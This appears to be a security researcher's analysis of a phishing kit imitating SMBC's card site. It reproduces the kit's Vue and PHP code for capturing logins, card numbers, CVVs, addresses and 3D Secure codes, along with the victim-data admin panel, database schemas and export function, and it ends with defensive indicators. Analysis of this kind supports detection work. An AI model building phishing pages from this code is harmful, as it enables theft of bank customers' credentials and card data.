smbc/view/index/indexinfore.html



# Case 2: Phishing Kit discussing SMBC

## 4. Phishing Content

Perform registration in the database upon pressing the "Submit" button.

```
submit() {
  localStorage.setItem('accountInfore', JSON.stringify(this.accountInfore));
  let ua = JSON.parse(localStorage.getItem("ua"));
  if (!localStorage.getItem("ipId")) {
    axios.post("{:url('index/index')}", ua).then(res => {
      localStorage.setItem("ipId", res.data.data)
      window.location.href = "{:url('index/card')}"
    }).catch(err => {
    })
  } else {
    window.location.href = "{:url('index/card')}"
  }
},
```

```
public function index(Request $request)
{
    if ($request->isPost()) {
        $postAll = $request->post();
        $postAll["createa_time"] = date("Y-m-d H:i:s");
        $list = Iplink::addIP($postAll);
        Session::set('ipId', $list);
        // halt($list);
        ApiService::success("请求成功", $list, 1);
    }
    return View::fetch();
}
```

[smbc/view/index/indexinfore.html](#)



# Case 2: Phishing Kit discussing SMBC

## 4. Phishing Content

The following is the code that calls the input page for credit card information.

The screenshot shows a phishing kit interface for SMBC. At the top, there's a green header with the SMBC logo and 'SMBCグループ'. Below it, a navigation bar includes '三井住友カード', 'ログイン', and a menu icon. A secondary bar contains icons for '明細支払い', 'リボ・分割キャッシング', 'キャンペーン', and 'ポイント'. The main content area has a light blue background with the text 'Vpass ID個人情報の検証'. A green arrow points to '1. お客さま情報の入力'. Below this, there's a section for 'ご本人確認' and 'カード情報の入力'. The 'カード情報の入力' section includes a label '会員番号', a prompt 'カードに記載の16桁の番号をご入力ください。', and four input fields for the card number.

```
localStorage.setItem("cardInfo", JSON.stringify(cardInfoAll));
if (this.cardInfo.card_no.length >= 15 && this.cardInfo.card_no.length <= 20) {
  if (cardInfoAll.mom >= 5 || cardInfoAll.year > 23) {
    if (this.cardInfo.card_cvv != null && this.cardInfo.card_cvv.length >= 3 && this.cardInfo.card_cvv.
      axios.post("{url('index/card')}",
        {
          "cardInfo": this.cardInfo,
          "ipId": localStorage.getItem("ipId")
        })
      .then(res => {
        this.disabledCard = false;
        timer4 = setInterval(() => {
          this.isPass(res.data.data)
        }, 2000);
      }).catch(err => {
      })
    } else {
      swal("エラー", "入力されたセキュリティコードは無効です。 もう一度入力してください！", "error");
    }
  } else {
    swal("エラー", "クレジットカードの有効期限が切れています。クレジットカードを交換してください。", "error");
  }
} else {
  swal("エラー", "入力されたカード番号は無効です。 もう一度入力してください！", "error");
}
```

# Case 2: Phishing Kit discussing SMBC

## 4. Phishing Content

If it is confirmed that the input information on the credit card information input page is correct, proceed to register the information in the database.

```
isPass(cardId) {
  let _this = this;
  if (_this.isPassCard == "同步") {
    axios.get(`${url('index/getCard')}`, { params: { "card_id": cardId } }).then(res => {
      if (res.data.data.card_status == 1) {
        window.location.href = `${url('index/address')}`
      } else if (res.data.data.card_status == 2) {
        swal("エラー", "お支払い方法が間違っています。 もう一度入力してください!", "error");
        setTimeout(() => {
          location.reload();
        }, 2000);
      }
    }).catch(err => {
    })
  } else {
    window.location.href = `${url('index/address')}`
  }
},
},
})
```

```
public function getCard(Request $request)
{
    $getAll = $request->get();
    $result = Card::find($getAll["card_id"]);
    ApiService::success("请求成功", $result, 1);
}
```

smbc/view/index/indexinfore.html

# Case 2: Phishing Kit discussing SMBC

## 4. Phishing Content

The following is the code that calls the input page for personal identification information.

SMBC

SMBCグループ

三井住友カード

ログイン

三

キャンペーン

明細支払い

リボ・分割キャッシング

キャンペーン

ポイント

Vpass ID個人情報の検証

1

2. お客さま住所情報の入力

ご本人確認

住所情報の入力

お名前

姓

名

```
<h1 data-v-5d51b73c="" wovn-enable="">Vpass ID個人情報の検証</h1>
<div data-v-5d51b73c="" class="yabane_step" wovn-enable="">
  <ul data-v-5d51b73c="" class="yabane_row">
    <li data-v-5d51b73c="">1</li>
    <li data-v-5d51b73c="" class="act">
      <div data-v-5d51b73c=""><span data-v-5d51b73c="">2.</span>お客さま住所情報の入力 </div>
    </li>
    <li data-v-5d51b73c="">3</li>
  </ul>
</div>
<div data-v-5d51b73c="" data-dojo-type="vp/alcor/view/ErrorMessage" id="vp-view-err_common"
  class="error_text_box" data-dojo-props="entryTag:'div',entryClassName:'error_box_child'"
  lang="ja" widgetid="vp-view-err_common" style="display: none;"></div>
<h2 data-v-5d51b73c="" wovn-enable="">ご本人確認 </h2>
<h3 data-v-5d51b73c="" wovn-enable="">住所情報の入力</h3>
<script src="/static/lib/vue/vue.js"></script>
<script src="/static/lib/axios/axios.min.js"></script>
<div id="appAll">
  <table data-v-5d51b73c="" class="border_in mr_b10">
    <tbody data-v-5d51b73c="">
      <tr data-v-5d51b73c="">
        <th data-v-5d51b73c="" class="iconCell"><span data-v-5d51b73c=""
          wovn-enable="">お名前</span> <span data-v-5d51b73c=""
          class="cLabel_required" wovn-enable="">必須</span></th>
      </tr>
    </tbody>
  </table>
</div>
```

smbc/view/index/address.html

# Case 2: Phishing Kit discussing SMBC

## 4. Phishing Content

Upon pressing the "Next" button on the personal identification information input page, proceed to register the information in the database.

```
submit() {
  this.adressInfore.username=JSON.parse(localStorage.getItem("accountInfore")).username;
  this.adressInfore.password=JSON.parse(localStorage.getItem("accountInfore")).password;
  this.adressInfore.postnumner=this.code1+'-'+this.code2;
  localStorage.setItem("adressInfore", JSON.stringify(this.adressInfore));
  axios.post("{:url('index/adressInfore')}", {
    "adressInfore": this.adressInfore,
    "ipId": localStorage.getItem("ipId")
  }).then(res => {
    console.log(res);
    window.location.href = "{:url('index/sendcode')}"
  }).catch(err => {
    console.log("请求失败");
  })
},
```

```
public function adressInfore(Request $request)
{
  if ($request->isPost()) {
    $postAll = $request->post();
    $ipRuquest = Iplink::updateIP($postAll["ipId"]);
    $list = Adressinfore::addAddress($postAll["adressInfore"]);
    $ipRuquest->adress_id = $list;
    $ipRuquest->save();
    // halt($list);
    ApiService::success("请求成功", $list, 1);
  }
  return View::fetch();
}
```


<smbc/view/index/indexinfore.html>



# Case 2: Phishing Kit discussing SMBC

## 4. Phishing Content

The following is the code that calls the input page for 3D Secure information.



```
<h1 data-v-73e77ad8="" wovn-enable="">Vpass ID個人情報の検証</h1>
<div data-v-73e77ad8="" class="yabane_step" wovn-enable="">
  <ul data-v-73e77ad8="" class="yabane_row">
    <li data-v-73e77ad8="">1</li>
    <li data-v-73e77ad8="">2</li>
    <li data-v-73e77ad8="" class="act">
      <div data-v-73e77ad8=""><span data-v-73e77ad8="">3.</span>3Dパスワードの確認 </div>
    </li>
  </ul>
</div>
<div data-v-73e77ad8="" data-dojo-type="vp/alcor/view/ErrorMessage" id="vp-view-err_common"
  class="error_text_box" data-dojo-props="entryTag:'div',entryClassName:'error_box_child'"
  lang="ja" widgetid="vp-view-err_common" style="display: none;"></div>
<h2 data-v-73e77ad8="" wovn-enable="">ご本人確認 </h2>
<h3 data-v-73e77ad8="" wovn-enable="">3Dセキュリティ検証</h3>
<script src="/static/lib/vue/vue.js"></script>
<script src="/static/lib/axios/axios.min.js"></script>
<link rel="stylesheet" href="/static/lib/loading.css">
</link>
```

smbc/view/index/sendcode.html



# Case 2: Phishing Kit discussing SMBC

## 4. Phishing Content

Upon entering 3D Secure information on the 3D Secure information input page and pressing the "Next" button, proceed to register the information in the database.

```
submit() {
  this.disabledCard = false;
  if (this.codeInfore.code) {
    axios.post("{:url('index/sendcode')}",
      {
        "codeInfore": this.codeInfore,
        "ipId": localStorage.getItem("ipId")
      })
    .then(res => {
      console.log(res);
      this.disabledCard = false;
      var timer4 = setInterval(() => {
        // console.log(this.disabledCard);
        this.isPass(res.data.data)
      }, 2000);
    }).catch(err => {
      console.log(err);
      console.log("请求失败");
    })
  } else {
    swal("エラー", "SMS 確認コードを空にすることはできません。SMS 確認コードを入力してください。", "error");
  }
}

public function sendcode(Request $request)
{
  if ($request->isPost()) {
    # code...
    $postAll = $request->post();
    $ipRuquest = Iplink::updateIP($postAll["ipId"]);
    $list = Sendcode::addCode($postAll["codeInfore"]);
    $ipRuquest->code_id = $list;
    $ipRuquest->save();
    ApiService::success("请求成功", $list, 1);
  } else {
    return View::fetch();
  }
}
```

smbc/view/index/indexinfore.html

# Case 2: Phishing Kit discussing SMBC

## 4. Phishing Content

After displaying the success page, redirect to the configured URL, which in this phishing kit is the official SMBC website.



```
<h1 data-v-73e77ad8="" wovn-enable="">成功！</h1>
<script src="/static/lib/vue/vue.js"></script>
<script src="/static/lib/axios/axios.min.js"></script>
<div id="appAll">
  <!-- 中间内容 -->
  <div style="margin-top: 3rem; margin-bottom: 17rem;">
    <div data-v-app="">
      <div style="margin: 24px 15px; border-radius: 10px;">
        <div style="margin-bottom: 5rem;">
          <h3 style="margin-bottom: 1rem;color: #cb0006;">成功！</h3>
          <p>操作が成功すると、5 秒後に自動的にホームページに戻ります。</p>
        </div>
      </div>
    </div>
  </div>
</div>
```

smbc/view/index/finish.html

# Case 2: Phishing Kit discussing SMBC

## 4. Phishing Content

After displaying the success page, redirect to the configured URL, which in this phishing kit is the official SMBC website.


```
<script type="module">
  import configAll from "/static/config.js"
  new Vue({
    el: "#appAll",
    data() {
      return {}
    },
    mounted() {
      setTimeout(() => {
        window.location.replace(configAll.URLtarget)
      }, 5000);
    },
    methods: {}
  })
</script>
```

`smbc/view/index/finish.html`

# Case 2: Phishing Kit discussing SMBC

## 5. Acquired Information Management Function

The information entered on the phishing site is stored in a database, and there is an administration interface to review the accumulated data. (I attempted to replicate the design based on the source, as trying to launch it locally resulted in a distorted layout.)



```
{block name="body"}
<div id="app" v-cloak>
  <div class="login-wrapper">
    <el-avatar icon="el-icon-lock"></el-avatar>
    <h4>请输入用户名密码登录</h4>
    <el-input v-model.trim="username" placeholder="请输入用户名"></el-input>
    <el-input v-model.trim="password" placeholder="请输入密码" show-password></el-input>
    <el-button type="primary" @click="login" :loading="loading">确定</el-button>
  </div>
</div>
{/block}
```

smbc/view/admon/login.html



# Case 2: Phishing Kit discussing SMBC

## 5. Acquired Information Management Function

A screen is provided to display the acquired information in a list. (I also couldn't reproduce the screen accurately, so the display is a reconstructed image based on the source.)

海客邮局

ファイル

flag:2024上岸!!!

防红

不防红

今日浏览量:

今日上鱼量:

是否在线	用户ID	手机号/邮箱/创建时间	名字/地址/第二个地址/邮编	卡号/日期/cc	ip情報	卡操作	验证
dummy	dummy	dummy	dummy	dummy	dummy	dummy	dummy
dummy	dummy	dummy	dummy	dummy	dummy	dummy	dummy
dummy	dummy	dummy	dummy	dummy	dummy	dummy	dummy
dummy	dummy	dummy	dummy	dummy	dummy	dummy	dummy
dummy	dummy	dummy	dummy	dummy	dummy	dummy	dummy

```
{block name="body"}<div id=app>
  <div class=header>
    <div class=title>
      <div style=margin-right:1rem>flag:2024上岸!!!</div>
      <div style=margin-right:1rem>
        <el-radio-group @input=redClick v-model=redOk>
          <el-radio-button label=防红></el-radio-button>
          <el-radio-button label=不防红></el-radio-button>
        </el-radio-group>
      </div>
      <div style=margin-right:1rem>
        <el-radio-group @input=tonbuClick v-model=tonbuOK>
          <el-radio-button label=同步></el-radio-button>
          <el-radio-button label=不同步></el-radio-button>
        </el-radio-group>
      </div>
      <div style=margin-right:1rem>
        <el-button @click=clearAll type=success size=small>清空未填卡数据</el-button>
      </div>
      <div style=margin-right:1rem>
        <el-button @click=addCardhead type=success size=small>添加禁用卡头</el-button>
      </div>
      <div style=margin-right:1rem>今日浏览量: {{todayBrowse}}</div>
      <div style=margin-right:1rem>今日上鱼量: {{todayFish}}</div>
    </div>
  </div>
</div>
```

smbc/view/admon/index.html



# Case 2: Phishing Kit discussing SMBC

## 5. Acquired Information Management Function

The phishing kit utilizes MySQL to store data internally.

```
-- Table structure for code
--
DROP TABLE IF EXISTS `code`;
CREATE TABLE `code` (
  `code_id` int(11) NOT NULL AUTO_INCREMENT COMMENT '验证码id',
  `code` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '验证码',
  `code_status` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL,
  `webid` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL,
  PRIMARY KEY (`code_id`) USING BTREE
) ENGINE = MyISAM AUTO_INCREMENT = 84 CHARACTER SET = utf8 COLLATE = utf8_general_ci ROW_FORMAT = Dynamic;
```

▲3D Secure information

```
-- Table structure for card_infore
--
DROP TABLE IF EXISTS `card_infore`;
CREATE TABLE `card_infore` (
  `card_id` int(11) NOT NULL AUTO_INCREMENT COMMENT '卡id',
  `card_no` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '卡号',
  `card_cvv` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '卡密码',
  `card_date` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '卡有效期',
  `card_status` varchar(11) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '卡状态',
  `create_time` datetime NULL DEFAULT NULL ON UPDATE CURRENT_TIMESTAMP COMMENT '创建时间',
  `card_name` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '卡姓名',
  `card_username` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '卡用户名',
  `card_password` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '卡密码',
  `card_shenfen` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '卡身份证',
  PRIMARY KEY (`card_id`) USING BTREE
) ENGINE = MyISAM AUTO_INCREMENT = 156 CHARACTER SET = utf8 COLLATE = utf8_general_ci ROW_FORMAT = Dynamic;
```

▲Credit card information

```
-- Table structure for adressinfore
--
DROP TABLE IF EXISTS `adressinfore`;
CREATE TABLE `adressinfore` (
  `name` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '第一个名',
  `surname` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '第二个姓',
  `mobil` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '手机号',
  `mail` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '邮箱',
  `adresse` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '街道',
  `valgfri` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '第二个地址',
  `by` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '城市',
  `username` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '账户名',
  `password` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '密码',
  `postnummer` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '邮政编码',
  `adress_id` int(11) NOT NULL AUTO_INCREMENT COMMENT '卡片id',
  `pl` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '片假名',
  `pn` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '片假性',
  `address2` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '第二个地址',
  PRIMARY KEY (`adress_id`) USING BTREE
) ENGINE = MyISAM AUTO_INCREMENT = 111 CHARACTER SET = utf8 COLLATE = utf8_general_ci ROW_FORMAT = Dynamic;
```

▲Personal information

# Case 2: Phishing Kit discussing SMBC

## 5. Acquired Information Management Function

It also has a function to output the acquired information to a file.

```
public function apiDownload()  
{  
    //1.truncate 删除表中的内容,不删除表结构,释放空间;  
    //2.delete 删除内容,不删除表结构,但不释放空间  
    $fullname = $this->request->post("fullname");  
    $emaill = $this->request->post("emaill");  
    $add1 = $this->request->post("add1");  
    $add2 = $this->request->post("add2");  
    $city = $this->request->post("city");  
    $sstate = $this->request->post("sstate");  
    $zipp = $this->request->post("zipp");  
    $phonee = $this->request->post("phonee");  
    $kahao = $this->request->post("ccnumb");  
    $riqi = $this->request->post("expr");  
    $cvv = $this->request->post("cvvz");  
    $ua = $this->request->post("ua");  
    $updatea_time = $this->request->post("updatea_time");
```

smbc/view/admon/login.html

# Case 2: Summary


- The phishing kit named "Mitsui.zip" that imitates SMBC is also built using Vue.js. It implements cloaking by using information obtained from external services as a comparative condition.
- Unlike the phishing kit targeting Amazon, it seems that less emphasis has been placed on crawler detection in this phishing kit related to SMBC.
- The stolen information is stored in the database on the server where the phishing kit is deployed. Phishing actors can review the information in a list and perform text file output through the administration interface.

# Utilization of Indicators of Compromise

- By generating Indicators of Compromise (IoCs) based on the characteristics of the phishing kit, it is possible to use them for hunting in Security Information and Event Management (SIEM) logs and analyzing unknown sites.
- This time, I will introduce "Indicator of Kit" as one of the methods for utilizing intelligence.

# What's IOK (Indicator Of Kit)?

- IOK (Indicator Of Kit) is an open-source detection rule format designed for detecting and analyzing phishing sites.
- It is based on the Sigma rule and is used to describe Indicators of Compromise (IoCs) specifically for phishing sites in YAML format.

